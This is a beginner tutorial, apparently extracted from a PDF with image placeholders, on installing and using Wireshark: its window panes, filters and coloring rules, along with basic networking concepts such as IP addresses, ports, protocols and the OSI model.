

- Open the web browser.
- Search for '**Download Wireshark.**'
- Select the Windows installer according to your system configuration, either 32-bit or 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license. ○ The Wireshark is ready for use.

On the network and Internet settings option, we can check the interface connected to our computer.

If you are Linux users, then you will find Wireshark in its package repositories.



By selecting the current interface, we can get the traffic traversing through that interface.

The version used here is **3.0.3**. This version will open as:

The Wireshark software window is shown above, and all the processes on the network are carried within this screen only.

The options given on the list are the Interface list options. The number of interface options will be present. Selection of any option will determine all the traffic. **For example**, from the above fig. select the Wi-Fi option. After this, a new window opens up, which will show all the current traffic on the network. Below is the image which tells us about the live capture of packets and our Wireshark will look like:

The above arrow shows the packet content written in hexadecimal or the ASCII format. And the information above the packet content, are the details of the packet header.

It will continue listening to all the data packets, and you will get much data. If you want to see a particular data, then you can click on the red button. The traffic will be stationary, and you can note the parameters like time, source, destination, the protocol being used, length, and the Info. To view in-depth detail, you can click on that particular address; a lot of the information will be displayed below that.



There will be detailed information on HTTP packets, TCP packets, etc. The red button is shown below:

The screen/interface of the Wireshark is divided into five parts:



- First part contains a menu bar and the options displayed below it. This part is at the top of the window. File and the capture menus options are commonly used in Wireshark. The capture menu allows to start the capturing process. And the File menu is used to open and save a capture file.

- The second part is the packet listing window. It determines the packet flow or the captured packets in the traffic. It includes the packet number, time, source, destination, protocol, length, and info. We can sort the packet list by clicking on the column name.
- Next comes the packet header- detailed window. It contains detailed information about the components of the packets. The protocol info can also be expanded or minimized according to the information required.
- The bottom window called the packet contents window, which displays the content in ASCII and hexadecimal format.
- At last, is the filter field which is at the top of the display. The captured packets on the screen can be filtered based on any component according to your requirements. For example, if we want to see only the packets with the HTTP protocol, we can apply filters to that option. All the packets with HTTP as the protocol will only be displayed on the screen, shown below:



You can also select the connection to which your computer is connected. For example, in this PC, we have chosen the current network, i.e., the ETHERNET.



After connecting, you can watch the traffic below:

In view option on the menu bar, we can also change the view of the interface. You can change the number of things in the view menu. You can also enable or disable any option according to the requirements.



There is a filter block below the menu bar, from where a large amount of data can be filtered. For example, if we apply a filter for HTTP, only the interfaces with the HTTP will be listed.

If you want to filter according to the source, right-click on the source you want to filter and select 'Apply as Filter' and choose '...and filter.'

Steps for the permanent colorization are: click on the 'View' option on the menu bar and select 'Coloring Rules.' The table will appear like the image shown below:

For the network administrator job, advanced knowledge of Wireshark is considered as the requirements. So, it is essential to understand the concepts of the software. It contains these 20 default coloring rules which can be added or removed according to the requirements.

Select the option '**View**' and then choose '**Colorize Packet List**,' which is used to **toggle the color on and off**.

Note: If you are not sure about the version of your desktop or the laptop, then you can download the 32-bit Wireshark which will run almost 99% on every type of computers

Now let's start with this basics- Basic concepts of the Network Traffic

IP Addresses: It was designed for the devices to communicate with each other on a local network or over the Internet. It is used for host or network interface identification. It provides the location of the host and capacity of establishing the path to the host in that network. Internet Protocol is the set of predefined rules or terms under which the communication should be conducted. The types of IP addresses are **IPv4 and IPv6**.

o IPv4 is a **32-bit address** in which each group represents 8 bits ranging from 0 to 255. o IPv6 is a 128-bit address.

IP addresses are assigned to the host either dynamically or static IP address. Most of the private users have dynamic IP address while business users or servers have a static IP address. Dynamic address changes whenever the device is connected to the Internet.

Computer Ports: The computer ports work in combination with the IP address directing all outgoing and incoming packets to their proper places. There are well-known ports to work with like **FTP** (File Transfer Protocol), which has port no. 21, etc. All the ports have the purpose of directing all packets in the predefined direction.

Protocol: The Protocol is a set of predefined rules. They are considered as the standardized way of communication. One of the most used protocol is **TCP/IP**. It stands for **Transmission Control Protocol/ Internet Protocol**.

OSI model: OSI model stands for **Open System Interconnect**. OSI model has seven layers, namely, **Application layer, Presentation layer, Session layer, Transport layer, Network layer, Data link layer, and the physical layer**. OSI model gives a detail representation and explanation of the transmission and reception of data through the layers. OSI model supports both connectionless and connection-oriented communication mode over the network layer. The OSI model was developed by ISO (International Standard Organization).

Most used Filters in Wireshark

Whenever we type any commands in the filter command box, it turns **green** if your command is **correct**. It turns **red** if it is **incorrect** or the Wireshark does not recognize your command.



Fig (5)



Fig (6)



Fig (7)





Fig (10)

Wireshark is a packet sniffing program that administrators can use to isolate and troubleshoot problems on the network. It can also be used to capture sensitive data like usernames and passwords. It can also be used in wrong way (hacking) to ease drop.



Packet sniffing is defined as the process to capture the packets of data flowing across a computer network. The Packet sniffer is a device or software used for the process of sniffing.

